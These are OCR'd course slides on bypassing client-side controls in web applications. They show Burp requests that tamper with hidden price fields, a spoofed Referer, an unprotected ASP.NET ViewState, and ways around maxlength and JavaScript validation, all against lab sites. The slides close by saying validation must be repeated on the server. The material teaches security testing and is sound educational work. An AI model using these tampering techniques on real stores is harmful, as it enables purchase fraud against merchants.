
Hidden URL Parameters

- **<img src="http://foo.com?price=449">**
- **<iframe src="http://foo.com?price=449">**
- **<form action="http://foo.com?price=449" method="POST">**
- **Pop-up windows or other techniques that hide the URL bar**
- **All are unsafe; can be exploited with a proxy**

Referer Header

- **Shows the URL that sent the request**
- **Developers may use it as a security mechanism, trusting it**

Demo


Go
Cancel
Target: http://attack.samsclass.info
Request
Raw
Params
Headers
Hex
GET /hidden4.php HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://apple.com
Cookie: __cfduid=d9c56d090ba7a8cde02df2adcce0fb34f1453389371; CF_STATUS=active
Connection: close
Response
Raw
Headers
Hex
HTML
Render
Buying an iPhone!
Congratulations!
You bought an iPhone(s) from apple.com!

Opaque Data

- **Data may be encrypted or obfuscated**

```
<form method="post" action="Shop.aspx?prod=4">
Product: Nokia Infinity <br/>
Price: 699 <br/>
Quantity: <input type="text" name="quantity"> (Maximum
quantity is 50)
<br/>
<input type="hidden" name="price" value="699">
<input type="hidden" name="pricing_token"
value="E76D213D291B8F216D694A34383150265C989229">
<input type="submit" value="Buy">
</form>
```

Handling Opaque Data

- **If you know the plaintext, you may be able to deduce the obfuscation algorithm**
- **App may contain functions elsewhere that you can leverage to obfuscate plaintext you control**
- **You can replay opaque text without deciphering it**
- **Attack server-side logic with malformed strings, such as overlong values, different character sets, etc.**

ASP.NET ViewState

- **A hidden field created by default in all ASP.NET web apps**
- **This code adds a price to the ViewState**

```
string price = getPrice(prodno);
ViewState.Add("price", price);
```

ViewState

- **Form sent to the user will now look like this**

```
<form method="post" action="Shop.aspx?prod=3">
<input type="hidden" name="_VIEWSTATE" id="_VIEWSTATE"
value="/wEPDwULLTE1ODcxNjkwNjIPFgIeBXByaWNlBQMzOTlkZA=
=" />
Product: HTC Avalanche <br/>
Price: 399 <br/>
Quantity: <input type="text" name="quantity"> (Maximum
quantity is 50)
<br/>
<input type="submit" value="Buy">
</form>
```

User Submits Form

- **ViewState is Base64 Encoded**

```
POST /shop/76/Shop.aspx?prod=3 HTTP/1.1
Host: mdsec.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 77

_VIEWSTATE=%2FwEPDwULLTE1ODcxNjkwNjIPFgIeBXByaWNlBQM-
zOTlkZA%3D%3D&
quantity=1
```


Decoded ViewState

```
3D FF 01 0F 0F 05 0B 2D 31 35 38 37 31 36 39 30 ; =ÿ.....-15871690
36 32 0F 16 02 1E 05 70 72 69 63 65 05 03 33 39 ; 62.....price..39
39 64 64                                        ;     9dd
```

Burp contains a ViewState parser (next slide)

Some ASP.NET apps use MAC protection


- **A 20-byte keyed hash at the end of the ViewState structure**


burp suite professional
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
intercept options history
request to http://mdsec.net:80 [172.16.50.129]
forward
drop
intercept is on
action
raw params headers hex viewstate
ViewState v2.0 compatible [MAC is not enabled]
Pair
Pair
string -1587169062
Pair
List
string price
string 399
null
null
0 ff 01 0f 0f 05 0b 2d 31 35 38 37 31 36 39 30 36 ÿ -158716906
1 32 0f 16 02 1e 05 70 72 69 63 65 05 03 33 39 39 2 price 399
2 64 64 -- -- -- -- -- -- -- -- -- -- -- -- -- -- dd

5. Length Limit

```
<big><b>Buy an iPhone!</b></big><p>
Price: 449<p>
<form action="hidden5.php" method="POST">
Qty: <input type="text" name="qty" maxlength="1">
<p align="center">
<input type="submit" value="Submit"></p>
</form>
```

- **Only allows one character**
- **Intending to set max. of 9**



Defeated with a Proxy

Refreshing a Page

- **If you see a 304 server response like this**
- **Page not sent from server, because browser has already cached it**

- **Etag string is a sort of version number**

```
HTTP/1.1 304 Not Modified
Date: Mon, 26 Sep 2016 13:47:02 GMT
Connection: close
ETag: "8e6-53d693f4a81a3"
Server: cloudflare-nginx
CF-RAY: 2e872a5ef6065438-LAX
```

If-Modified-Since:

- **Browser sent a request like this**
- **May also use "If-None-Match" header**

```
GET /hidden.htm HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.11; rv:46.0) Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://attack.samsclass.info/
Cookie:
__cfduid=d9c56d090ba7a8cde02df2adcce0fb34f1453389371;
 CF_STATUS=active
Connection: close
If-Modified-Since: Mon, 26 Sep 2016 13:38:46 GMT
Cache-Control: max-age=0
```

Forcing a Full Reload

- **Use Shift+Refresh in browser**

- **Use Burp to remove the "If-Modified-Since" and "If-None-Match" headers**


6. Script-Based Validation

```
<script>function validateForm(theForm) {
    var q = document.forms["myForm"]["qty"].value;
    if (q > 5) {
        alert("Qty too large!");
        return false;
    }
}
</script>
```

```
<form name="myForm" action="hidden6.php"
method="POST" onsubmit="return validateForm()">
Qty: <input type="text" name="qty"> (max. 5)
<p align="center">
<input type="submit" value="Submit"></p>
</form>
```

Defeated with Burp

- **Replace value after script runs**
- **Could also disable JavaScript, or modify the script**



Tips


- **Where JavaScript is used for input validation**
- **Submit data that would have failed validation**
  - **Using a proxy, or with modified source code**
- **Determine whether validation is also performed on the server**
- **If multiple fields are validated, enter valid data in all fields except one at a time, to test all the cases**

Proper Use

- **Client-side validation can improve performance and user experience**
- **Faster response and no wasted server time on invalid entries**
- **But the validation cannot be trusted and must be repeated on the server**

